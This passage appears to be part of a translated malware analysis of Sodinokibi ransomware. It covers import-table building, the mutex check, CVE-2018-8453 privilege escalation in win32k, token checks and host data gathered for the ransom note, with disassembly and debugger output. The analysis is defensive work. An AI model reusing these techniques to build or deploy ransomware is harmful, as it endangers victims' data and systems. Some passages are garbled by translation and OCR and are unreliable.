


Figure 5.1.10: Obtaining the address.

Once we know how a function is obtained from a library, we can return to figure 5.1.3, where we can see that it makes the loop to obtain all the system functions that it needs, and stores them, creating an IAT (Import Address Table).




Figure 5.1.10: Creation of the IAT

5.2. Preparación y Mutex

Along the same lines, we see that where we had a dword, we now had an OpenProcessTokek. As you can see, this brings us to all of the imports that it will run through.

Before:

```
loc_4052B4:
push    dword_41B628[esi]
call    _BuildIAT
mov     dword_41B628[esi], eax
add     esi, 4
pop     ecx
cmp     esi, 210h
jb      short loc_4052B4
```

After:

```
loc_4052B4:
push    OpenProcessToken[esi]
call    _BuildIAT
mov     OpenProcessToken[esi], eax
add     esi, 4
pop     ecx
cmp     esi, 210h
jb      short loc_4052B4
```

```
.data:0041B628 ; int OpenProcessToken[]
.data:0041B628 OpenProcessToken dd 3B04441Ch          ; DATA XREF: sub_40384E+13↑r
.data:0041B628                                        ; sub_403956+12↑r ...
.data:0041B62C ; BOOL __stdcall FindNextFileW(HANDLE hFindFile, LPWIN32_FIND_DATAW lpFindFileD
.data:0041B62C FindNextFileW   dd 49E61E07h           ; DATA XREF: sub_405974+1A9↑r
.data:0041B630 ; DWORD __stdcall GetFileSize(HANDLE hFile, LPDWORD lpFileSizeHigh)
.data:0041B630 GetFileSize     db  6Bh ; k
.data:0041B631                 db  69h ; i
.data:0041B632                 db  88h ; ˆ
.data:0041B633                 db  3Eh ; >
.data:0041B634 ; DWORD __stdcall GetCurrentProcessId()
.data:0041B634 GetCurrentProcessId dd 0C193967Fh      ; DATA XREF: j_GetCurrentProcessId↑r
.data:0041B638 ; BOOL __stdcall GetQueuedCompletionStatus(HANDLE CompletionPort, LPDWORD lpNum
.data:0041B638 GetQueuedCompletionStatus dd 0CD819A6Fh ; DATA XREF: sub_405872+15↑r
.data:0041B63C ; int __stdcall FillRect(HDC hDC, const RECT *lprc, HBRUSH hbr)
.data:0041B63C FillRect        dd 5030FD91h           ; DATA XREF: sub_4032BE+E5↑r
.data:0041B640 ; BOOL __stdcall WinHttpReadData(HINTERNET hRequest, LPVOID lpBuffer, DWORD dwN
.data:0041B640 WinHttpReadData dd 0B80729Ah           ; DATA XREF: sub_405DE6+49↑r
```

Figure 5.2.1. Change after obtaining the imports.

After creating the IAT, it checks to see if it is executing in an instance of itself on the system. To do this, it uses the Mutex function, using a string that it deobfuscates as an identifier. In this sample, the identifier is:

"Global\\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A".

```
call    sodin_decrypt_string ; L"Global\\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A"
add     esp, 14h
xor     eax, eax
mov     [ebp+var_2], ax
xor     esi, esi
lea     eax, [ebp+var_58]
push    eax             ; nombre del mutex->L"Global\\3555A3D6-37B3-0919-F7BE-F3AAB5B6644A"
push    esi             ; 0
push    esi             ; 0
call    CreateMutexW    ; CreateMutex
mov     dword_41C03C, eax ; mutexhandler
```

Figure 5.2.2: Mutex function

5.3. Privilege scaling Exploit CVE 2018-8453

5.3.1 Checking if it has to scale privileges

Once it has checked the Mutex, it checks its settings file to see whether or not it has to scale privileges. This file is a Json that extracts one of its sections and will be explained below.

The parameter that indicates if it needs to scale privileges is exp. If it is false, it won' t scale privileges. To know the value of exp, it processes the Json data, changing false and true into zero or one.

```
01F5FA18 | 00 00 00 00 0059FA18 | 01 00 00 00
```

Figure 5.3.1.1: Processed Json data

This sample doesn' t need to scale privileges because it has already scaled them, so exp:false. **. It is common for this kind of malware to make several checks and privilege scales in different phases in order to reach its target even without the loader, explained in point four.** In this case, **this exploit function was totally skipped in the execution** since exp=false.

5.3.2 Exploitation

In order to scale privileges, it uses the vulnerability CVE-2018-8453, which exploits a vulnerability in win32k.

Vulnerabilidad en productos Microsoft (CVE-2018-8453)

Tipo: Apagado o liberación incorrecto de recursos
Gravedad: Alta
Fecha publicación : 10/10/2018
Última modificación: 02/10/2019

Descripción

Existe una vulnerabilidad de elevación de privilegios en Windows cuando el componente Win32k no gestiona adecuadamente los objetos en la memoria. Esto también se conoce como "Win32k Elevation of Privilege Vulnerability". Esto afecta a Windows 7, Windows Server 2012 R2, Windows RT 8.1, Windows Server 2008, Windows Server 2019, Windows Server 2012, Windows 8.1, Windows Server 2016, Windows Server 2008 R2, Windows 10 y Windows 10 Servers.

Figure 5.3.2.1: Explanation of CVE-2018-8453

It starts by obtaining the folder containing the file needed for the exploitation, Win32k, so it needs to exploit the file in order to exploit it.

Empieza obteniendo la carpeta donde está el fichero mediante las funciones It starts by obtaining the file containing the file via the functions Wow64DisableWow64Redirection and GetSystemDirectoryw.

Wow64DisableWow64Redirection makes sure the calls are not redirected to the 64bit folder and GetSystemDirectoryw of the system folder when it requests the system folder with a 32bit folder.




Figure 5.3.2.2: Disbaling Wow64FsRedirection.

This gives the address “c:\\windows\\system32”. This joins the strings that deobfuscate win32kfull.sys and win32k.sys, thus obtaining the full name of the file needed to carry out the exploit.




Figure 5.3.2.3: Getting the name via win32kfull.sys.

Finally, it checks which of the two files exists in the system using GetFileAttributesEXw. If it doesn’ t exist, there is an error and it returns 0. In our case, the existing file is win32k.sys. It also checks that the file is old enough to be exploited via CompareFileTime

```
lea     eax, [ebp+var_24]
push    eax
lea     eax, [ebp+var_6C]
push    eax
call    CompareFileTime
xor     ecx, ecx
test    eax, eax
cmovns  edi, ecx
```

```
push eax
call dword ptr ds:[<&GetFileAttributesExW>]     eax:L"C:\\Windows\\system32\\win32kfull.sys"
```

```
push eax
call dword ptr ds:[<&GetFileAttributesExW>]     Hide FPU
test eax,eax
je payload_dll2_xor_pe.40627E                   EAX  00000000
```

Figure 5.3.2.4: Checking files on the system.

In the following function, it will first check the architecture of the processor. The main aim is to find out how much memory it needs to reserve to carry out the exploit, if it needs to do so. It reserves 38400 (0x9600) space in memory, or if not, 13824 (0x3600).

```
if ( result )
{
  if ( ArchType() )
  {
    v2 = L"è";
    v3 = (WCHAR *)38400;
  }
  else
  {
    v2 = (wchar_t *)&unk_414850;
    v3 = (WCHAR *)13824;
  }
```

```
BOOL ArchType()
{
  struct _SYSTEM_INFO v1; // [esp+0h] [ebp-24h]

  GetNativeSystemInfo(&v1);
  return v1.u.s.wProcessorArchitecture == 9;
}
```

The processor architecture of the installed operating system. Thi

Value	Meaning
PROCESSOR_ARCHITECTURE_AMD64 9	x64 (AMD or Intel)

Figure 5.3.2.5: Checking architecture.

It will then know the space it needs and will carry out a VirtualAlloc to reserve memory and copy this exploit to the assigned space.




Figure 5.3.2.6: Reserving memory.

The exploit is stored in the section .rdata, and will be copied to this section.




Figure 5.3.2.7: Exploit stored in .rdata.

Once it has the exploit in memory, it will dynamically load the libraries, where it first obtains the functions LoadLibrary and GetProcAddress. It then uses these functions to load and obtain the addresses of the functions that it will need to create its own IAT.

00228A00	76AA05A0	kernel32.SetThreadAffinityMask
00228A04	76A8195E	kernel32.IsWow64Process
00228A08	76A849CA	kernel32.GetSystemInfo
00228A0C	76A81136	kernel32.WaitForSingleObject
00228A10	76A9D5B5	kernel32.GetExitCodeThread
00228A14	76A87A2F	kernel32.TerminateThread
00228A18	76A834D5	kernel32.CreateThread
00228A1C	76A814FB	kernel32.TlsSetValue
00228A20	76A814C9	kernel32.HeapFree
00228A24	76A81450	kernel32.GetCurrentThreadId
00228A28	76A810FF	kernel32.Sleep
00228A2C	771EE026	ntdll.RtlAllocateHeap
00228A30	76A81215	kernel32.SleepEx
00228A34	76A811E0	kernel32.TlsGetValue
00228A38	76A8328C	kernel32.CreateEventA
00228A3C	76A84A2D	kernel32.HeapCreate
00228A40	76A8435F	kernel32.VirtualProtect
00228A44	76A9CF28	kernel32.SetPriorityClass
00228A48	76A81809	kernel32.GetCurrentProcess
00228A4C	76A832BB	kernel32.SetThreadPriority
00228A50	76A843EF	kernel32.ResumeThread
00228A54	76A81245	kernel32.GetModuleHandleA
00228A58	76A849AD	kernel32.TlsAlloc
00228A5C	76A81410	kernel32.CloseHandle
00228A60	76A814E9	kernel32.GetProcessHeap
00228A64	76A83587	kernel32.TlsFree
00228A68	76A849D7	kernel32.LoadLibraryA
00228A6C	00000000	
00228A70	750FD918	rpcrt4.UuidToStringA
00228A74	750C3FC5	rpcrt4.RpcStringFreeA
00228A78	00000000	
00228A7C	75383982	user32.UnhookWinEvent
00228A80	7537EE09	user32.SetWinEventHook
00228A84	753857A4	user32.CreateMenu
00228A88	75379ABB	user32.PostQuitMessage
00228A8C	753D67FB	user32.AppendMenuA
00228A90	7538D5F9	user32.SetClassLongA
00228A94	7538612E	user32.SendMessageA
00228A98	75377809	user32.TranslateMessage
00228A9C	7537D22E	user32.CreateWindowExA
00228AA0	772024E0	ntdll.NtdllDefWindowProc_A
00228AA4	7538434B	user32.RegisterClassA
00228AA8	753CD222	user32.SetMenuInfo
00228AAC	75386110	user32.SetWindowLongA
00228AB0	753886F9	user32.GetClassLongA
00228AB4	75385483	user32.SetClassLongW
00228AB8	75380DFB	user32.ShowWindow
00228ABC	75380296	user32.SetThreadDesktop
00228AC0	753879DF	user32.GetClassNameA
00228AC4	75383BAA	user32.PostMessageA
00228AC8	75383208	user32.SetActiveWindow
00228ACC	75378E4E	user32.SetWindowPos
00228AD0	75379A55	user32.DestroyWindow
00228AD4	75377BBB	user32.DispatchMessageA
00228AD8	75377BD3	user32.GetMessageA
00228ADC	753B9783	user32.CreateDesktopA
00228AE0	753800FA	user32.CloseDesktop
00228AE4	753790D3	user32.SystemParametersInfoW
00228AE8	75382D64	user32.SetParent
00228AEC	00000000	
00228AF0	74DDDB38	msvcrt._stricmp
00228AF4	74DD9910	msvcrt.memcpy
00228AF8	74DF95D1	msvcrt._snwprintf
00228AFC	74DD9790	msvcrt.memset
00228B00	00000000	
00228B04	771EE208	ntdll.RtlInitUnicodeString
00228B08	771EDF85	ntdll.RtlFreeHeap
00228B0C	771E08AC	ntdll.NtCreateTimer
00228B10	771F873A	ntdll.RtlGetVersion
00228B14	771EE026	ntdll.RtlAllocateHeap
00228B18	771DF8C8	ntdll.ZwCallbackReturn
00228B1C	771DFAB0	ntdll.ZwAllocateVirtualMemory
00228B20	771DFB48	ntdll.ZwFreeVirtualMemory
00228B24	771E01E8	ntdll.ZwSetTimer

Figure 5.3.2.8: Loading of libraries.

Once it has all the functions, it will then carry out the exploit.





Figure 5.3.2.9: Diagram of the Exploit function in x32dbg.

5.4. Process securing

We then get to the function, renamed GetProcessRun. We can see that it obtains a process handle (GetCurrentProcess), given that there is a compare, before the token, to check if it already has the data it needs from the process and can go to the final part. Otherwise, it opens the process token and obtains the information from the token with GetTokenInformation. It then closes the handle. It carries out all operations correctly, as, when it calls the functions, a 1 is returned. As this is NONZERO, this means that the processes are being opened correctly.






Figure 5.4.1. Function to obtain a process.

We then see that it does the same, but does not check the SID dynamically. In the function, several steps will have been skipped, and it will have reached the end without executing anything else. We can see that it makes use of GetForegroundWindow and ShellSexecuteW, which, even dynamically, are not executed at this moment. They will later be used to capture a processes launched by the ransomware and to execute certain commands.





Figure 5.4.2. ShellExecuteW function.

In the following function, it mainly carries out a deobfuscation. It will obtain an **explorer.exe**, which will be used to check the SID later on, which will carry out the JMP, since, when comparing it with the EAX registry value, it is 3000 not 4000.



```
eax:L"explorer.exe"

eax:L"explorer.exe"

eax:L"explorer.exe"
```

```
if ( OpenProcessToken(a1, 8u, &v6) )
{
  if ( GetTokenInformation(v6, TokenIntegrityLevel, &v4, 0x4Cu, (PDWORD)&v5) )
  {
    v2 = v4;
    if ( IsValidSid(v4) )
      v1 = v2[*((unsigned __int8 *)v2 + 1) + 1];
  }
  CIERRA_HANDLE(v6);
}
return v1;
```

Figure 5.4.3. Obtaining explorer.exe.

As a consequence of this, it skips everything else and goes straight to the XOR, which means, for now, we only have one explorer.exe open, where an ID has been checked.




Figure 5.4.3. Skipping to the end of the function

5.5. TXT and JSON

n the following routine, one of the most important in the execution, we see the following:

```
_PrepareCipher proc near
push    esi
push    edi
call    _SnapshotOpenProcess
call    _JsonTxt
mov     esi, eax
test    esi, esi
jz      short loc_402B6F
```

Figura 5.5.1: Función _JsonTxt.

Further on, we see that it will obtain relevant information, such as the file extension and the user name.




Figure 5.5.2. Deciphering the file extension and username.

The computer name, the domain, the language, which it will check whether it is a language like Russian, which we can see is FALSE, the version of the OS, disk space...

Figure 5.5.3. Sample of several deciphered strings.

As a final part of this function, we can see the elements of the whole txt that will be placed in every folder, with the name info.txt and with instructions to recover encrypted files.

```
0041C2AC:&L"GadtWz2QBTacskL+55Wpo65IkwY28qJOxHoe4Xte81M="
0041C2B0:&L"EB682A47B093A650"
0041C2B4:&L"FQxhHtE5KgGfD7YyXxOGj68g82lcyeM2xeMERn2m0qaAXO37MaFOXL5bCgNArwKul9gyyR17r+TO9M6zzRe9fE
0041C2A8:&L".vOm6e7rv"
0041C2B8:&L"inf[redacted]"
0041C2BC:&L"[redacted]-PC"
0041C2C0:&L"WORKGROUP"
0041C2C4:&L"en-US"
0041C2C8:&L"false"
0041C2CC:&L"Windows 7 Professional"
